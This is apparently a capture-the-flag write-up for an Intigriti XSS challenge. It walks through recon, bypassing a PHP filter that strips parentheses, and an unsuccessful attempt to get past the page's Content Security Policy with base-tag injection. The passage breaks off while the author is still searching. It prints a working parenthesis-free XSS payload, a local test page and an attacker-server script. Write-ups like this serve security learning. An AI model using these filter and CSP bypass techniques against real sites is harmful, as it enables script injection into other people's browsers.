
And we notice the XSS filter works fine ;-) The () are filtered



We have to deal with this filtering in a later phase. From our recon here we can conclude the filter really does what it needs to do. Bad luck for us at the moment :-)

Next let's input a non existing Hashing algorithm:





This reveals something more for us. Seems the PHP server is in development or debugging mode or something like that because error messages are shown on our screen at client side. This can definitely become useful in a later stage.

Take aways after recon:

- 2 pages:
    - https://challenge-0322.intigriti.io/challenge/LoveSender.php
    - https://challenge-0322.intigriti.io/challenge/LoveReceiver.php

- No URL parameters we can put our XSS payload into. We will have to CSRF the input form.
- The LoveSender.php page seems to use some kind of CSRF token for the input form.
- We are up against an XSS filter for our input.
- The LoveReceiver.php page reveals PHP error messages when incorrect input needs to be processed.

Step 2: Bypassing the XSS filter

We are lucky and the developer left us a hint about the XSS filter in the LoveReceiver.php page:


I added also an additional filter, to avoid xss in case you can bypass the csp :D

```
$stringa='/[(\`\)]/';
$variabile=preg_replace($stringa,'NotAllowedCaracter',$YourPayload);
```

Actually he shows the PHP server source code that acts as the XSS filter of our input. Easily said our input is taken and following characters are replaced: ( ) ` by the word “NotAllowedCaracter”

Mainly the parentheses ( ) are needed in our case for the XSS to fire. I am not an expert in XSS payloads so my next step is to use Google and search for something like XSS without parentheses:

First result is already very interesting:



https://github.com/RenwaX23/XSS-Payloads/blob/master/Without-Parentheses.md

Our input is reflected in HTML as we saw during our recon so we need our XSS payload to fire in an HTML context.
This one seems good for example, we only need to add the <script> </script> tags around it to work in our HTML context:

location=/javascript:alert%2823%29/.source;


becomes for us:

<script>location=/javascript:alert%2823%29/.source;</script>


A quick test run on a local HTML page to see if the XSS fires:


```
Users > joren > Desktop > xss.html > ...
1
2   <!DOCTYPE html>
3   <head>
4   </head>
5
6   <body>
7   <script>location=/javascript:alert%2823%29/.source;</script>
8   </body>
9   </html>
```

And that does exactly what we hope it will do:




Great lets give this a try as input at the LoveSender.php page






No XSS fired that is a pity. Ok quick inspection of the source code to see how it is exactly reflected:



What??? That looks perfectly fine. Why is it not working???
Next check the “Console” of our developer tools:



We forgot about something. The XSS payload bypassed the filter but there is a CSP or “Content Security Policy” set by the web developer. This CSP policy refuses to execute our XSS.

Take aways from the XSS filter bypass:

- payload: *<script>location=/javascript:alert%2823%29/.source;</script>* works.
- We hit the CSP policy.

Step 3: Bypassing the CSP Policy


We got stuck at the CSP policy blocking our XSS payload to fire. We need to bypass this policy or we will never get our XSS attack to work.

Short introduction to the CSP policy:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy


*The HTTP **Content-Security-Policy** response header allows web site administrators to control resources the user agent is allowed to load for a given page. With a few exceptions, policies mostly involve specifying server origins and script endpoints. This helps guard against cross-site scripting attacks.*

Lets dive back into the developer tools (F12 button) and check which CSP policy is exactly set by this web developer for the “LoveReceiver.php” page.

Open the “Network” tab and reload the page:




When clicking the LoveReceiver.php POST request we can see the CSP header:




A good tool to check a CSP policy is following: https://csp-evaluator.withgoogle.com/

Copy our CSP header value:



And paste it into the tool:




This seems to be a pretty good CSP being setup by the developer. It seems only “base-uri” could bypass it. The idea with the “base-uri” is that any resources like images, javascript files from the original page that are defined relatively are then requested at our controlled server.
For us to succeed in such an attack the PHP must contain a javascript file that is relatively linked.

We can give this a try by injecting a base tag linked to our controlled server:

As my controlled server I use this simple python server locally on my computer:


myserver.py
****
```
#!/usr/bin/env python

try:
# Python 3
from http.server import HTTPServer, SimpleHTTPRequestHandler, test as test_orig
import sys
def test (*args):
test_orig(*args, port=int(sys.argv[1]) if len(sys.argv) > 1 else 80)
except ImportError: # Python 2
from BaseHTTPServer import HTTPServer, test
from SimpleHTTPServer import SimpleHTTPRequestHandler

class CORSRequestHandler (SimpleHTTPRequestHandler):
def end_headers (self):
self.send_header('Access-Control-Allow-Origin', '*')
SimpleHTTPRequestHandler.end_headers(self)

if __name__ == '__main__':
test(CORSRequestHandler, HTTPServer)
```
****

To start it use following command: python myserver.py




It can then be reached from the browser:

Ok back to what we want to do: inject a base tag that references to our server and we hope a relative javascript file of the “LoveReceiver.php” page tries to find it on our webserver.





The “LoveReceiver.php” page tries to gets it relative linked files from our server but is blocked by CSP again and it are only images he tries to find. No Javascript files so this will not help us in bypassing the CSP:



This CSP is a problem now :-) it seems to be implemented in the correct way. This phase cost me a bit of time, I got stuck at this point as I had no clue how to bypass this CSP. At this point I went back to Google and tried different things to look for.

Nice tricks but not useful here:





Nothing really useful came out of my first searches so time to reflect back to our take aways from recon. One of them was the PHP error message being displayed. Lets include this in our google search:

Warning: hash_file(): Unknown hashing algorithm: bbbb in **/var/www/html/challenge/LoveReceiver.php** on line **25**

Warning: hash_file(): Unknown hashing algorithm: bbbb in **/var/www/html/challenge/LoveReceiver.php** on line **25**

Warning: hash_file(): Unknown hashing algorithm: bbbb in **/var/www/html/challenge/LoveReceiver.php** on line **25**


Warning: hash_file(): Unknown hashing algorithm: bbbb in **/var/www/html/challenge/LoveReceiver.php** on line **25**

